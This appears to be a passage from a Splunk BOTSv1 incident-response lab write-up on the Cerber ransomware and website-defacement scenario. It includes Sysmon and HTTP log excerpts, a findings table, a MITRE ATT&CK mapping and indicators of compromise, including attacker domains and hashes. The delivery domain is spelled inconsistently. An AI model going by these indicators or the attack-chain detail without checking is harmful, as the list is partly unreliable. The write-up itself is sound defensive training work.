


Figure 25: Log-source activity around the ransomware alert





Figure 26: SMB2 file operations observed during the incident



This shows that SMB activity used the account:

Administrator

Nabin Tharu

Yes. Now investigate Sysmon logs on we8105desk to see what happened after administrator-level SMB activity.

id	Image	CommandLine	ParentImage	ParentCommandLine
1008	C:\Windows\System32\NETSTAT.EXE	netstat -ano	C:\Windows\System32\cmd.exe	cmd /c "netstat -ano > %SystemRoot%\TEMP\nessus_4UC962OK.TMP & ren %SystemRoot%\TEMP\nessus_4UC962OK.TMP nessus_4UC962OK.TXT"
748	C:\Windows\System32\conhost.exe	\\??\C:\Windows\system32\conhost.exe	C:\Windows\System32\csrss.exe	%SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1024,20480,768 Windows=0n SubSystemType=Windows ServerDll=basesrv,1 ServerDll=winsrv:UserServerDllInitialization,3 ServerDll=winsrv:ConServerDllInitialization,2 ServerDll=sxssrv,4 ProfileControl=Off MaxRequestThreads=16
656	C:\Windows\System32\cmd.exe	cmd /c "netstat -ano > %SystemRoot%\TEMP\nessus_4UC962OK.TMP & ren %SystemRoot%\TEMP\nessus_4UC962OK.TMP nessus_4UC962OK.TXT"	C:\Windows\System32\wbem\WmiPrvSE.exe	C:\Windows\system32\wbem\wmioprse.exe -secured -Embedding
388	C:\Windows\System32\netsh.exe	netsh wlan show interface	C:\Windows\System32\cmd.exe	cmd /c netsh wlan show interface > %SystemRoot%\TEMP\nessus_IQK9FYH1.TMP & move %SystemRoot%\TEMP\nessus_IQK9FYH1.TMP %SystemRoot%\TEMP\nessus_IQK9FYH1.TXT
760	C:\Windows\System32\conhost.exe	\\??\C:\Windows\system32\conhost.exe	C:\Windows\System32\csrss.exe	%SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1024,20480,768 Windows=0n SubSystemType=Windows ServerDll=basesrv,1 ServerDll=winsrv:UserServerDllInitialization,3 ServerDll=winsrv:ConServerDllInitialization,2 ServerDll=sxssrv,4 ProfileControl=Off MaxRequestThreads=16

Further Sysmon investigation showed that netstat -ano and netsh wlan show interface were executed on the host. These commands collected information about active network connections and wireless interface details. The parent process was WmiPrvSE.exe, and the output was stored in temporary files with names starting with nessus_ which was created using smb. Now lets look at network logs.

New Search

index="botsv1" src_ip="192.168.250.100" | stats count BY sourcetype dest_ip dest_port

Time range: Date time range

2 events (8/24/16 4:48:13.285 PM to 8/24/16 4:48:13.286 PM) No Event Sampling

Job

Smart Mode

Events Patterns Statistics (1) Visualization

Show: 100 Per Page Format Preview: On

sourcetype	dest_ip	dest_port	count
stream:http	37.187.37.150	80	1

The result shows that infected host 192.168.250.100 contacted:

37.187.37.150

using:

stream:http

Port

Nabin Tharu

After searching for the destination ip address with http stream I found mhtr.jpg file downloaded from the site: solidaritedeproxitite.org. looking at the timeline it was downloaded to encrypt the files .

i	Time	Event
		<pre> sc_cache_control: no-store, no-cache, must-revalidate sc_date: Wed, 24 Aug 2016 16:48:12 GMT sc_pragma: no-cache server: Apache server_rtt: 4999 server_rtt_packets: 1 server_rtt_sum: 4999 site: solidaritedeproxitite.org src_headers: GET /mhtr.jpg HTTP/1.1 Accept: */* Accept-Language: en-us Range: bytes=9673- Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3) Host: solidaritedeproxitite.org Connection: Keep-Alive src_ip: 192.168.250.100 src_mac: 0C:4D:E9:AA:B1:27 src_port: 49407 status: 404 time_taken: 756694 timestamp: 2016-08-24T16:48:12.596834Z transfer_encoding: chunked transport: tcp uri: /mhtr.jpg uri_path: /mhtr.jpg) Show as raw text host = splunk-02 sourcetype = stream:http </pre>

4. Findings and Evidence Assessment

Finding	Evidence	Confidence
Website scanning	Acunetix user-agent and thousands of requests from 40.80.148.42	High
Joomla brute force	Repeated admin POST requests from 23.22.63.114 with changing passwords	High
Successful CMS access	Correct password followed by authenticated administrator activity	High
Backdoor upload	Multipart request containing agent.php and obfuscated PHP	High
Executable execution	Sysmon Event ID 1 for 3791.exe on we1149srv	High
Defacement	JPEG retrieval followed by php-cgi.exe rename commands to imnotbatman.jpg	High
Ransomware execution	Fake osk.exe process tree, recovery deletion and ransom-note commands	High
Initial ransomware vector	WINWORD.EXE opened Miranda_Tate_unveiled.dotm and launched script chain	High
Cerber C2 attempt	DNS lookup plus Cerber Suricata signatures	High for attempt; medium for full session
USB as initial vector	Only an ejection-block message exists	Not proven

SMB lateral movement	Heavy SMB file operations are present, but command execution on another host is not shown	Possible, not confirmed
----------------------	---	-------------------------

5. MITRE ATT&CK Mapping

Tactic	Technique	ID	Evidence
Reconnaissance	Active Scanning	T1595	Acunetix scanning
Credential Access	Brute Force	T1110	Repeated Joomla login attempts
Initial Access	Valid Accounts	T1078	Successful Joomla administrator login
Persistence/Execution	Web Shell	T1505.003	agent.php backdoor
Discovery	System and Network Discovery	T1087/T1018/T1135	whoami, net user, net view, net share
Initial Access	Spearphishing Attachment	T1566.001	Miranda_Tate_unveiled.dotm
Execution	User Execution	T1204	bob.smith opened malicious document
Defense Evasion	Impair Defenses	T1562.001	Recovery disabled and shadow copies deleted
Command and Control	Application Layer Protocol	T1071	Cerber DNS/check-in activity
Impact	Data Encrypted for Impact	T1486	Cerber ransomware behaviour

6. Indicators of Compromise

- 40.80.148.42 - Acunetix scanning source.
- 23.22.63.114 - brute-force, staging and attacker-related infrastructure.
- imreallynotbatman.com - compromised website.
- prankglassinebracket.jumpingcrab.com - attacker-controlled staging domain.
- agent.php - uploaded PHP backdoor.
- 3791.exe - executable uploaded and run on the web server.
- AAE3F5A29935E6ABCC2C2754D12A9AF0 - MD5 of 3791.exe.
- 192.168.250.100 / we8105desk - Cerber-infected workstation.
- D:\Miranda_Tate_unveiled.dotm - malicious Word template.
- AppData\Roaming\{35ACA89F-933F-6A5D-2776-A3589FB99832}\osk.exe - Cerber-related executable.
- 37397f8d8e4b3731749094d7b7cd2cf56cacb12dd69e0131f07dd78dff6f262b - SHA-256 of suspicious osk.exe.
- cerberhhyed5frqa.xmfir0.win - Cerber-related domain.
- solidaritedeproximate.org - suspicious domain associated with malware delivery in BOTSv1.

